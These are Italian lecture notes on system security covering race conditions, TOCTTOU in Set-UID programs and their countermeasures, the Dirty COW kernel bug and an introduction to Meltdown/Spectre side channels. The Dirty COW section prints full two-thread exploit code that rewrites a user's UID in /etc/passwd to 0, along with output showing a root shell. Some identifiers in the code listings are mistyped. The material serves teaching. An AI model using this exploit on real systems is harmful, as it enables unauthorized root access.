

Sicurezza nelle reti

Giulia

13 maggio 2026

1 Race condition

Una Race Condition si verifica quando due o più processi/thread accedono contemporaneamente a una risorsa condivisa e il risultato finale dipende dall'ordine di esecuzione, che non è prevedibile né controllabile.

Se un programma privilegiato presenta una condizione di competizione, gli aggressori potrebbero essere in grado di influenzare l'output del programma privilegiato influenzando gli eventi incontrollabili.

Quando due thread di esecuzione simultanei accedono a una risorsa condivisa in un modo che produce involontariamente risultati diversi a seconda della tempistica dei thread o dei processi

```
function withdraw($amount)
{
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        saveBalance($balance);
    }
    else {
        echo "Insufficient funds.";
    }
}
```

Qui può verificarsi una Race Condition se ci sono due richieste di prelievo simultanee. Il controllo `if($amount <= $balance)` viene superato da entrambi i thread prima che uno dei due aggiorni il saldo (es: due richieste di prelievo simultanee di €100 su un conto con saldo di €150, primo thread `getBalance()` → legge 150 secondo thread `getBalance()` → legge 150 entrambi calcolano `150 - 100` e chiamano `saveBalance(50)` sono stati prelevati €200, ma il saldo mostra solo €50 di differenza)

TOCTTOU – Time-Of-Check To Time-Of-Use

Il TOCTTOU è un tipo speciale di Race Condition che si verifica quando intercorre un intervallo di tempo tra il momento in cui viene effettuato un controllo su una risorsa e il momento in cui quella risorsa viene effettivamente utilizzata.

Durante questa finestra temporale, un attaccante può modificare lo stato della risorsa dopo che il controllo è già avvenuto con esito positivo, ma prima che venga utilizzata. Il programma quindi opera su qualcosa di diverso da ciò che aveva verificato, con conseguenze potenzialmente gravi.

Es: un programma privilegiato controlla che un file sia sicuro, ma prima di aprirlo un attaccante lo sostituisce con un file dannoso. Il programma utilizzerà il file malevolo, credendo di aver già verificato la sua sicurezza.

Consideriamo un programma Set-UID (bit di un file eseguibile se attivato, chiunque lo lanci lo esegue con i privilegi del proprietario del file) di proprietà di root, in cui l'UID effettivo è root e l'ID dell'utente reale è `seed`. Il programma scrive in un file nella directory `/tmp`, scrivibile da tutti gli utenti del sistema.

L'utente `seed` lancia il programma, ma poiché esso è Set-UID root, il sistema operativo lo esegue come se fosse root. Quando `open()` apre il file, guarda l'UID effettivo (`root = 0`) e concede l'accesso a qualsiasi file del sistema, indipendentemente da chi lo abbia avviato.

```

if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
    /* the real user does not have the write permission */
    fprintf(stderr, "Permission denied\n");
}

```

Poiché root può scrivere su qualsiasi file, il programma deve prima verificare che sia l'utente reale ad avere i permessi necessari sul file di destinazione. A questo scopo viene utilizzata la funzione `access()`, che controlla se l'ID utente reale dispone dei permessi di scrittura su `/tmp/X`.

Tuttavia, tra il momento in cui `access()` effettua il controllo e il momento in cui `open()` apre il file in scrittura, esiste una finestra temporale. La funzione `open()` non controlla l'ID dell'utente reale, bensì quello effettivo, che è 0 (root), quindi il file verrà aperto indipendentemente da chi sia il proprietario effettivo del file in quel momento.

Un attaccante può sfruttare questa finestra temporale: dopo che `access()` ha verificato il file originale con esito positivo, ma prima che `open()` lo apra, è possibile sostituire `/tmp/X` con un link simbolico che punta a un file di sistema protetto, come ad esempio `/etc/passwd`. Il programma, eseguendosi con i privilegi di root, scriverà su quel file senza alcuna ulteriore verifica, compromettendo l'integrità del sistema.

Contromisure

- Operazioni atomiche : eliminare la finestra tra controllo e utilizzo
- Controllo e utilizzo ripetuti: per rendere difficile vincere la “gara”.
- Collegamento simbolico sticky anche se la directory è scrivibile da tutti, un utente può creare o eliminare solo i propri file
- Protezione: per impedire la creazione di collegamenti simbolici.
- Principi del privilegio minimo: prevenire i danni dopo che la gara è stata vinta dall'attaccante. Es. un programma non dovrebbe mantenere i privilegi di root per tutta la sua esecuzione, ma elevarli solo nel momento in cui servono e rilasciarli subito dopo.

Operazioni atomiche

Un primo approccio concreto utilizza i flag `O_CREAT` | `O_EXCL` combinati nella chiamata `open()`:

```
f = open(file, O_CREAT | O_EXCL);
```

Questi due flag insieme istruiscono `open()` ad aprire il file solo se non esiste già: in caso contrario, l'operazione fallisce. Poiché controllo e apertura avvengono nella stessa chiamata di sistema, il kernel garantisce l'atomicità dell'intera operazione, senza lasciare alcuna finestra temporale sfruttabile dall'attaccante.

Un secondo approccio, puramente teorico, immagina l'esistenza di un flag `O_REAL_USER_ID`:

```
f = open(file, O_WRITE | O_REAL_USER_ID);
```

Questo flag istruirebbe `open()` a verificare i permessi utilizzando l'UID reale anziché quello effettivo, affidando a una singola chiamata sia il controllo che l'utilizzo.

Controllo e utilizzo ripetuti

Un secondo approccio consiste nel ripetere più volte la sequenza di controllo e utilizzo all'interno dello stesso programma. Come mostrato nel codice, il ciclo `access()` e `open()` viene eseguito tre volte, producendo tre file descriptor `fd1`, `fd2` e `fd3`. Al termine, il programma verifica tramite `fstat()` che i tre file descriptor puntino allo stesso inode:

```

if(stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
    write_to_file(fd1);
}

```

```

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>

int main()
{
    struct stat stat1, stat2, stat3;
    int fd1, fd2, fd3;

    if (access("/tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n"); ①
        return -1;
    }

    else fd1 = open("/tmp/XYZ", O_RDWR);          ← Window 2

    if (access("/tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n"); ②
        return -1;
    }
    else fd2 = open("/tmp/XYZ", O_RDWR);          ← Window 3

    if (access("/tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n"); ③
        return -1;
    }
    else fd3 = open("/tmp/XYZ", O_RDWR);          ← Window 5

    // Check whether fd1, fd2, and fd3 has the same inode.
    fstat(fd1, &stat1);
    fstat(fd2, &stat2);
    fstat(fd3, &stat3);

    if(stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
        // All 3 inodes are the same.
        write_to_file(fd1);
    }
    else {

```

Se gli inode non coincidono, significa che il file è stato modificato durante l'esecuzione e l'operazione viene bloccata. Per portare a termine un attacco riuscito, l'attaccante dovrebbe riuscire a sostituire `/tmp/XYZ` esattamente in ognuna delle cinque finestre temporali disponibili tra i vari controlli e aperture. La probabilità di riuscire a vincere la gara cinque volte consecutive è drasticamente inferiore rispetto a un programma con una sola condizione di competizione. Questa contromisura non elimina teoricamente la vulnerabilità, ma la rende nella pratica estremamente difficile da sfruttare.

Protezione permanente dei collegamenti simbolici

I sistemi Linux moderni offrono una protezione permanente contro l'abuso dei collegamenti simbolici nelle directory scrivibili da tutti, come `/tmp`. Quando questa protezione è abilitata, un collegamento simbolico all'interno di una directory scrivibile da tutti può essere seguito solo se il proprietario del collegamento coincide con l'utente che lo sta seguendo, oppure con il proprietario della directory stessa. Questo impedisce all'attaccante di creare un link simbolico malevolo che punti a file di sistema protetti, poiché il programma privilegiato non sarà autorizzato a seguirlo.

```

// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=1

```

Nel programma vulnerabile analizzato, l'UID effettivo del processo è root e la directory `/tmp` è anch'essa di

proprietà di root. Con la protezione dei collegamenti simbolici abilitata, il sistema operativo permette di seguire un symlink solo quando il proprietario del collegamento corrisponde all'UID effettivo del processo che lo vuole seguire, oppure al proprietario della directory in cui si trova.

Nel nostro scenario, un attaccante con utente **seed** che crea un collegamento simbolico in **/tmp** ne diventa il proprietario. Quando il programma privilegiato tenta di seguirlo, il sistema confronta il proprietario del link (**seed**) con l'EID del processo (root) e con il proprietario di **/tmp** (root): nessuna delle due condizioni è soddisfatta, quindi l'accesso viene negato. L'unico modo per creare un collegamento simbolico che il programma possa seguire sarebbe che fosse root stesso a crearlo, rendendo di fatto impossibile lo sfruttamento della vulnerabilità da parte di un utente non privilegiato.

Follower (eUID)	Directory Owner	Symmlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

Piccolo riassunto della terminologia

Concetto	Valore (nel nostro caso)	Significato
UID reale	seed	Chi ha effettivamente lanciato il programma
UID effettivo (EID)	root (0)	Con quali privilegi il processo sta girando
Proprietario del file	root	Chi possiede il file eseguibile
Bit Set-UID	attivo	Fa sì che il processo giri con i privilegi del proprietario del file
Proprietario di /tmp	root	Chi possiede la directory temporanea

Funzione	Controlla	Conseguenza nel TOCTTOU
access()	UID reale (seed)	Controlla i permessi dell'utente reale
open()	UID effettivo (root)	Apre qualsiasi file perché EID è root
fstat()	inode del file	Verifica che il file non sia cambiato

Contromisura: Principio del Privilegio Minimo

Il principio del privilegio minimo stabilisce che un programma non dovrebbe mai utilizzare più privilegi di quelli strettamente necessari all'operazione che sta svolgendo. Nel programma vulnerabile analizzato, il processo gira con EID root per tutta la sua esecuzione, anche durante operazioni che non richiedono privilegi elevati, come l'apertura di un file in **/tmp**.

La soluzione consiste nel ridurre temporaneamente i privilegi subito prima di aprire il file, impostando l'EID uguale al RID tramite **seteuid()**:

```
uid_t real_uid = getuid();
uid_t eff_uid = geteuid();
seteuid(real_uid);           // EID diventa seed
f = open("/tmp/X", O_WRITE);
seteuid(eff_uid);           // EID ripristinato a root
```

In questo modo, nel momento in cui **open()** viene eseguita, il processo ha i privilegi dell'utente reale e non di root. Anche se l'attaccante fosse riuscito a sostituire **/tmp/X** con un collegamento simbolico a un file di sistema protetto come **/etc/passwd**, l'apertura fallirebbe perché l'utente **seed** non dispone dei permessi necessari. I privilegi di root vengono ripristinati solo al termine dell'operazione, se necessari per le fasi successive del programma.

Dirty COW Race Condition Attack

Caso interessante della vulnerabilità della race condition. Esistente nel kernel Linux da settembre 2007, è stato scoperto e attaccato nell'ottobre 2016. Interessa tutti i sistemi operativi basati su Linux, incluso Android.

Conseguenze:

- Modifica i file protetti come `/etc/passwd`
- Ottieni i privilegi di root sfruttando la vulnerabilità.

Mappatura della memoria con `mmap()`

`mmap()` è una chiamata di sistema che consente di mappare file o dispositivi direttamente in memoria. Il tipo di mappatura predefinito è la **mappatura supportata da file** (*file-backed mapping*): mappa un'area della memoria virtuale di un processo su un file, in modo che la lettura dall'area mappata corrisponda alla lettura del file.

1.1 Struttura del codice

Di seguito un esempio completo di utilizzo di `mmap()`:

Listing 1: Esempio di memory mapping con `mmap()`

```
int main()
{
    struct stat st;
    char content[20];
    char *new_content = "New-Content";
    void *map;

    // (1) Apre il file in modalita' lettura-scrittura
    int f = open("./zzz", ORDWR);
    fstat(f, &st);

    // (2) Mappa l'intero file in memoria
    map = mmap(NULL, st.st_size, PROT_READ | PROT_WRITE,
               MAP_SHARED, f, 0);

    // (3) Legge 10 byte dal file tramite la memoria mappata
    memcpy((void*)content, map, 10);
    printf("read: %s\n", content);

    // (4) Scrive nel file tramite la memoria mappata
    memcpy(map + 5, new_content, strlen(new_content));

    // Pulizia
    munmap(map, st.st_size);
    close(f);
    return 0;
}
```

Argomenti di `mmap()`

La chiamata alla riga 2 ha la seguente firma:

```
void *mmap(void *addr, size_t length, int prot, int flags, int fd, off_t offset);
```

1. **Indirizzo iniziale** (`addr`): indirizzo di partenza per la memoria mappata. Se `NULL`, il kernel sceglie automaticamente l'indirizzo.
2. **Dimensione** (`length`): dimensione in byte della regione di memoria da mappare.

3. **Protezione (prot)**: specifica se la memoria è leggibile e/o scrivibile (PROT_READ, PROT_WRITE). Deve essere compatibile con la modalità di apertura del file alla riga 1.
4. **Flag (flags)**: determina se le modifiche alla mappatura sono visibili ad altri processi che mappano la stessa regione e se le modifiche vengono propagate al file sottostante (MAP_SHARED o MAP_PRIVATE).
5. **File descriptor (fd)**: il file che deve essere mappato in memoria.
6. **Offset (offset)**: indica da quale posizione all'interno del file deve iniziare la mappatura.

Accesso tramite memcpy()


Una volta creata la mappatura, è possibile accedere al file con semplici operazioni di lettura e scrittura tramite `memcpy()`:

- Riga 3: legge 10 byte dal file tramite la memoria mappata.
- Riga 4: scrive nel file tramite la memoria mappata, a partire dall'offset 5.

MAP_SHARED

La memoria mappata si comporta come **memoria condivisa** tra i processi.

- Quando più processi mappano lo stesso file, possono utilizzare indirizzi di memoria *virtuale* diversi.
- L'indirizzo di memoria *fisica* in cui viene conservato il contenuto del file è però **lo stesso** per tutti i processi.
- Le modifiche effettuate da un processo sono immediatamente visibili agli altri e vengono propagate al file su disco.



MAP_PRIVATE

Il file viene mappato nella **memoria privata** del processo chiamante, con semantica *copy-on-write*:

- Le modifiche apportate alla memoria **non sono visibili** agli altri processi.
- Inizialmente, la memoria virtuale del processo punta alla stessa memoria fisica della copia principale (nessuna copia immediata).
- Quando il processo tenta di **scrivere** nella memoria mappata, il sistema operativo:
 1. alloca un nuovo blocco di memoria fisica;
 2. copia il contenuto dalla copia principale al nuovo blocco (*copy-on-write*);
 3. reindirizza la memoria virtuale del processo verso il nuovo blocco fisico.
- Le modifiche **non vengono propagate** al file sottostante.

- Tuttavia, se il file viene mappato con `MAP_PRIVATE`, il sistema operativo fa un'eccezione e **consente la scrittura**, ma tramite un percorso alternativo: invece di operazioni dirette in memoria (come `memcpy()`), si utilizza la chiamata di sistema `write()` attraverso il filesystem `/proc`.

Il codice

Listing 2: Mapping read-only di un file con CoW

```
int main(int argc, char *argv[])
{
    char *content = "**New content**";
    char buffer[30];
    struct stat st;
    void *map;

    // Apre il file in sola lettura
    int f = open("/zzz", O_RDONLY);
    fstat(f, &st);

    // (1) Mappa /zzz in memoria di sola lettura con MAP_PRIVATE
    map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

    // (2) Apre il pseudo-file di memoria del processo tramite /proc
    int fm = open("/proc/self/mem", ORDWR);

    // (3) Sposta il puntatore al quinto byte dall'inizio della memoria mappata
    lseek(fm, (off_t) map + 5, SEEK_SET);

    // (4) Scrive nella memoria (attiva il meccanismo Copy-on-Write)
    write(fm, content, strlen(content));

    // Verifica che la scrittura sia avvenuta con successo
    memcpy(buffer, map, 29);
    printf("Content after write: %s\n", buffer);

    // (5) Comunica al kernel che la copia privata non e' piu' necessaria
    madvise(map, st.st_size, MADV_DONTNEED);

    memcpy(buffer, map, 29);
    printf("Content after madvise: %s\n", buffer);
}
```

- **Riga 1:** Mappa `/zzz` in memoria di sola lettura con `MAP_PRIVATE`. Non è possibile scrivere direttamente in memoria, ma è possibile farlo indirettamente tramite il filesystem.
- **Riga 2:** Tramite il filesystem `/proc`, un processo può usare `read()`, `write()` e `lseek()` per accedere alla propria memoria. Il file `/proc/self/mem` è lo pseudo-file che rappresenta lo spazio di memoria del processo corrente.
- **Riga 3:** La chiamata `lseek()` sposta il puntatore del file al **5° byte** dall'inizio della regione di memoria mappata.
- **Riga 4:** La chiamata `write()` scrive la stringa `"**New content**"` nella memoria. Questo percorso **attiva il meccanismo Copy-on-Write**: il sistema operativo crea una copia privata della pagina e la scrittura avviene su di essa. Il file originale **non viene modificato**.
- **Riga 5:** `madvise()` con `MADV_DONTNEED` segnala al kernel che la copia privata non è più necessaria. La tabella delle pagine viene reindirizzata alla **memoria mappata originale**, annullando le modifiche alla copia privata.

Risultato dell'esecuzione

```
$ gcc cow_map_readonly_file.c
$ a.out
Content after write:  11111**New content**111111111
Content after madvise: 111111111111111111111111111
$ cat /zzz
1111111111111111111111111111111
```

- **Dopo la scrittura:** la memoria mappata mostra il contenuto modificato, poiché la scrittura ha agito sulla **copia privata** (CoW).
- **Dopo madvise():** il contenuto torna a quello originale, poiché la copia privata viene scartata e la tabella delle pagine punta di nuovo alla memoria fisica originale.
- **Il file /zzz non è mai stato modificato:** le modifiche riguardano esclusivamente la copia in memoria del processo.

La vulnerabilità Dirty COW

Come visto in precedenza, quando un processo tenta di scrivere in una memoria mappata con `MAP_PRIVATE`, il sistema operativo esegue tre passi fondamentali:


- (A) **Crea una copia** della pagina di memoria mappata (nuova memoria fisica).
- (B) **Aggiorna la tabella delle pagine**, in modo che la memoria virtuale del processo punti alla nuova memoria fisica appena creata.
- (C) **Scriva nella memoria** (sulla copia privata).

Questi tre passi **non sono atomici**: possono essere interrotti da altri thread. Questa non-atomicità crea una **race condition** che costituisce la base della vulnerabilità **Dirty COW** (CVE-2016-5195).

Come viene sfruttata la race condition

Se la chiamata `madvise()` con `MADV_DONTNEED` viene eseguita da un altro thread **tra il passo B e il passo C**, si verifica la seguente sequenza critica:

1. Il **passo B** aggiorna la tabella delle pagine: la memoria virtuale punta alla copia privata 2.
2. `madvise()` **annulla il passo B**: la tabella delle pagine viene riportata a puntare alla memoria originale 1.
3. Il **passo C** scrive nella memoria fisica puntata dalla tabella delle pagine, che ora è 1 (la memoria originale, condivisa col file), invece della copia privata.
4. Le modifiche alla memoria 1 vengono **propagate al file sottostante**, causando la modifica di un file di sola lettura da parte di un utente non privilegiato.



Nota importante: quando viene avviata la chiamata di sistema `write()`, il kernel verifica la protezione della memoria mappata. Quando rileva che si tratta di memoria CoW, attiva i passi A, B, C senza effettuare un secondo controllo (*double-check*) sullo stato aggiornato della tabella delle pagine. Questo è il difetto fondamentale.

Idea di base dell'attacco

Per sfruttare la vulnerabilità è necessario eseguire **due thread in competizione**:

- **Thread 1 (write thread):** scrive continuamente nella memoria mappata tramite `write()` su `/proc/self/mem`.
- **Thread 2 (madvice thread):** scarta continuamente la copia privata della memoria mappata tramite `madvice(..., MADV_DONTNEED)`.

I due thread vengono messi in competizione finché la loro interazione non produce la scrittura sulla memoria originale (e quindi sul file sottostante).

Caso pratico: attacco a `/etc/passwd`

`/etc/passwd` è un file di sola lettura per gli utenti non privilegiati. La struttura di un record è la seguente:

```
$ cat /etc/passwd | grep testcow
testcow:x:1001:1003::,:~/home/testcow:/bin/bash
```

- **Campo 1** — `testcow`: username dell'utente.
- **Campo 2** — `x`: la password è salvata in forma hash nel file `/etc/shadow`.
- **Campo 3** — `1001`: **UID** (User ID), identificatore numerico dell'utente. L'utente `root` ha sempre `UID = 0`.
- **Campo 4** — `1003`: **GID** (Group ID), gruppo primario dell'utente.
- **Campo 5** — `,,,:` campo **GECOS**, informazioni opzionali come nome completo e numero di telefono, qui lasciate vuote.
- **Campo 6** — `/home/testcow`: percorso della **home directory**.
- **Campo 7** — `/bin/bash`: **shell** assegnata all'utente al momento del login.

Il **terzo campo** rappresenta lo **User ID (UID)**. L'utente `root` ha `UID = 0`. L'obiettivo dell'attacco è modificare il record di `testcow` sostituendo `1001` con `0000`, trasformando di fatto l'utente in `root`.

Il codice dell'attacco

Thread principale (main)

Il thread principale si occupa di configurare la mappatura della memoria e di lanciare i due thread:

Listing 3: Thread principale dell'attacco Dirty COW

```
void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Apre il file /etc/passwd in sola lettura
    int f = open("/etc/passwd", ORDONLY);

    // Mappa il file in memoria COW con MAP_PRIVATE
    fstat(f, &st);
    file_size = st.st_size;
    map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // (1) Trova la posizione del record target nel file mappato
    char *position = strstr(map, "testcow:x:1001"); // (1)

    // (2) Crea il thread madvise (scarta la copia privata)
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size); // (2)

    // (3) Crea il thread write (scrive nella memoria mappata)
    pthread_create(&pth2, NULL, writeThread, position); // (3)

    // Attende la fine dei thread
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}
```

- **Riga 1:** individua la posizione esatta nella memoria mappata in cui si trova il record dell'utente `testcow`.
- **Riga 2:** crea il thread che chiama ripetutamente `madvise()` per annullare la copia privata.
- **Riga 3:** crea il thread che tenta ripetutamente di scrivere nella memoria tramite `/proc/self/mem`.

I due thread

Listing 4: writeThread e madviseThread

```
void *writeThread(void *arg)
{
    char *content = "testcow:x:0000";
    off_t offset = (off_t) arg;

    // Apre lo pseudo-file di memoria del processo
    int f = open("/proc/self/mem", ORDWR);

    while (1) {
        // Sposta il puntatore alla posizione del record target
```

```

        lseek(f, offset, SEEK_SET);
        // Scrive nella memoria (tenta di attivare la race condition)
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;

    while (1) {
        // Scarta la copia privata, riportando la tabella
        // delle pagine alla memoria originale
        madvise(map, file_size, MADVDONINEED);
    }
}

```

- **writeThread**: tenta in loop di sovrascrivere "testcow:x:1001" con "testcow:x:0000" nella memoria del processo tramite `/proc/self/mem`.
- **madviseThread**: chiama in loop `madvise()` per annullare continuamente la copia privata, sperando di intercettarsi tra i passi B e C di `write()`.

Risultato dell'attacco

```

seed@ubuntu:~$ gcc cow_attack_passwd.c -lpthread
seed@ubuntu:~$ a.out
... press Ctrl-C after a few seconds ...
seed@ubuntu:~$ cat /etc/passwd | grep testcow
testcow:x:0000:1003:,,,:~/home/testcow:/bin/bash    <- UID diventa 0!
seed@ubuntu:~$ su testcow
Password:
root@ubuntu:~# <- Shell di root ottenuta!
root@ubuntu:~# id
uid=0(root) gid=1003(testcow) groups=0(root),1003(testcow)

```

Grazie alla race condition, la scrittura **bypassa il meccanismo CoW** e modifica direttamente il file `/etc/passwd` (di sola lettura), cambiando l'UID di `testcow` da 1001 a 0. L'utente può quindi eseguire su `testcow` e ottenere una **shell con privilegi di root**.

2 Meltdown e Spectre

Meltdown e **Spectre** sono i soprannomi assegnati a tre gravi vulnerabilità hardware scoperte nel 2017:

- **Variant 1** — Bounds Check Bypass (CVE-2017-5753) → *Spectre*
- **Variant 2** — Branch Target Injection (CVE-2017-5715) → *Spectre*
- **Variant 3** — Rogue Data Cache Load (CVE-2017-5754) → *Meltdown*

Le varianti 1 e 2 costituiscono **Spectre**, mentre la variante 3 costituisce **Meltdown**.

Sistemi vulnerabili

Le vulnerabilità colpiscono la maggior parte dei moderni processori, server e dispositivi mobili (inclusi gli Apple SoC):

- **Meltdown**: processori Intel, ARM, IBM su desktop, laptop e cloud.

- **Spectre**: processori Intel, AMD, ARM, IBM su desktop, laptop, cloud server e smartphone.
- Entrambe le vulnerabilità sono indipendenti dal sistema operativo: colpiscono Linux, Windows, macOS e altri.

Cosa attaccano

- **Meltdown**: rompe l'isolamento fondamentale tra le applicazioni utente e il sistema operativo. Permette a un programma di accedere alla memoria, e quindi ai segreti, di altri programmi e del kernel.
- **Spectre**: rompe l'isolamento tra diverse applicazioni. Consente a un attaccante di ingannare programmi privi di errori, inducendoli a divulgare informazioni riservate, anche se questi seguono le migliori pratiche di sicurezza.

Entrambi gli attacchi sfruttano tre caratteristiche dei moderni processori:

1. **Out-of-Order Execution** (esecuzione fuori ordine)
2. **Speculative Execution** (esecuzione speculativa)
3. **Caching** (memorizzazione nella cache)

Entrambi gli attacchi utilizzano un **canale laterale** (*side channel*) per ricavare informazioni dagli accessi in memoria effettuati dalla CPU durante l'esecuzione fuori ordine o speculativa.

Out-of-Order Execution

L'**esecuzione fuori ordine** è un paradigma di elaborazione che consente ai microprocessori ad alte prestazioni di iniziare l'esecuzione di un'istruzione non appena i suoi operandi sono disponibili, indipendentemente dall'ordine originale del programma.

- Le istruzioni vengono *emesse* in ordine, ma possono essere *eseguite* in ordine diverso.
- L'obiettivo è evitare gli **stalli** (*stalls*) che si verificano quando i dati necessari per un'operazione non sono ancora disponibili.

I passi dell'esecuzione fuori ordine sono i seguenti:

1. **Fetch**: Recupero delle istruzioni dalla memoria.
2. **Dispatch**: Invio delle istruzioni a una coda (chiamato anche buffer o prenotazione di istruzioni).
3. **Attesa**: L'istruzione attende in coda finché i suoi operandi di ingresso non sono disponibili. L'istruzione può quindi lasciare la coda
4. **Esecuzione**: L'istruzione viene impartita all'unità funzionale appropriata ed eseguita da tale unità
5. **Accodamento risultati**: I risultati vengono messi in coda
6. **Commit**: Solo dopo che tutte le istruzioni più vecchie hanno riscritto i risultati nel file di registro, questo risultato viene riscritto nel file di registro.

Speculative Execution

L'**esecuzione speculativa** è una tecnica usata dalle moderne CPU per migliorare le prestazioni: il processore esegue alcune operazioni *in anticipo*, ipotizzando che saranno necessarie.

- Se l'ipotesi è **corretta**: si ottiene un'accelerazione, poiché il lavoro è già completato.
- Se l'ipotesi è **errata**: le modifiche vengono annullate e i risultati vengono scartati.

Il problema di sicurezza nasce dal fatto che, anche quando i risultati speculativi vengono annullati, gli **effetti collaterali** sulla cache della CPU possono rimanere osservabili.

Caching

La **cache** è una memoria ad accesso molto rapido che la CPU utilizza per ridurre i tempi di accesso alla memoria principale (RAM). Il suo funzionamento si basa su due principi fondamentali:

- **Località temporale**: un dato a cui si è acceduto di recente è probabile che venga richiesto di nuovo a breve (es. un contatore in un ciclo).
- **Località spaziale**: un dato vicino a uno già acceduto è probabile che venga richiesto presto (es. elementi consecutivi di un array).

La differenza di tempo tra un accesso in cache (*cache hit*) e un accesso in RAM (*cache miss*) è alla base del **side channel** utilizzato da Meltdown e Spectre: misurando il tempo di accesso a specifiche locazioni di memoria, un attaccante può dedurre quali indirizzi sono stati caricati in cache durante l'esecuzione speculativa, rivelando così informazioni riservate.

Side Channel Attack

Un **attacco side channel** non prende di mira direttamente un programma o il suo codice sorgente. Piuttosto, tenta di raccogliere informazioni o influenzare l'esecuzione di un programma **misurando o sfruttando gli effetti indiretti** del sistema o del suo hardware.

In altre parole, un attacco side channel viola la crittografia sfruttando informazioni **trapelate involontariamente** dal sistema durante la sua normale esecuzione. Le principali tipologie sono:

- **Attacco a tempo** (*Timing Attack*): analizza il tempo impiegato da un sistema per eseguire algoritmi crittografici.
- **Attacco elettromagnetico** (*EM Attack*): misura e analizza la radiazione elettromagnetica emessa da un dispositivo durante l'elaborazione.
- **Simple Power Analysis (SPA)**: osserva direttamente le variazioni di potenza ed elettromagnetiche di un sistema crittografico durante le operazioni.
- **Differential Power Analysis (DPA)**: ottiene e analizza misurazioni statistiche dettagliate su più operazioni per ricavare chiavi crittografiche.
- **Attacco a template** (*Template Attack*): recupera chiavi crittografiche sfruttando un dispositivo "modello" identico e confrontando i dati dei canali laterali raccolti.

Nel contesto di Meltdown e Spectre, gli attacchi side channel sono resi possibili dalla **microarchitettura della CPU** e si basano sulle informazioni ottenute dall'implementazione fisica del sistema:

- **Cache**: monitora la velocità con cui vengono effettuati gli accessi ai dati in cache.
- **Timing**: monitora il tempo impiegato dalla macchina per eseguire vari calcoli.
- **Power monitoring**: monitora il consumo energetico di varie computazioni.

Sfruttare la Cache: Flush+Reload e Evict+Reload

Le due tecniche principali per sfruttare la cache come side channel sono:

Flush+Reload

Il principio si basa sulla differenza di tempo tra un accesso in cache (*cache hit*) e un accesso in RAM (*cache miss*). L'attaccante predispone un array accessibile anche dalla vittima (es. tramite memoria condivisa). La vittima, durante la sua esecuzione, usa il valore segreto come indice e carica quella specifica riga di cache.

1. **Flush**: l'attaccante svuota l'intero array dalla cache tramite l'istruzione `clflush`. In questo modo nessun elemento dell'array è presente in cache.
2. **Esecuzione**: la vittima esegue il proprio codice e accede, caricando in cache la riga corrispondente al valore segreto (il valore segreto è usato come indice).
3. **Reload**: l'attaccante riaccede a ogni elemento dell'array e misura il tempo di accesso. L'unico elemento con un tempo di accesso rapido (cache hit) è quello caricato dalla vittima: il suo indice rivela il valore segreto.

Evict+Reload

Funziona con lo stesso principio di Flush+Reload, ma non utilizza l'istruzione `clflush`. L'espulsione dalla cache avviene **indirettamente**, sfruttando la dimensione limitata della cache.

- **Evict**: l'attaccante carica in memoria una grande quantità di dati casuali. A causa delle dimensioni limitate della cache, i nuovi dati *espellono* (*evict*) le righe di cache dell'array, che torna in RAM.
- **Esecuzione**: la vittima esegue e accede, ricaricando in cache la riga corrispondente al segreto.
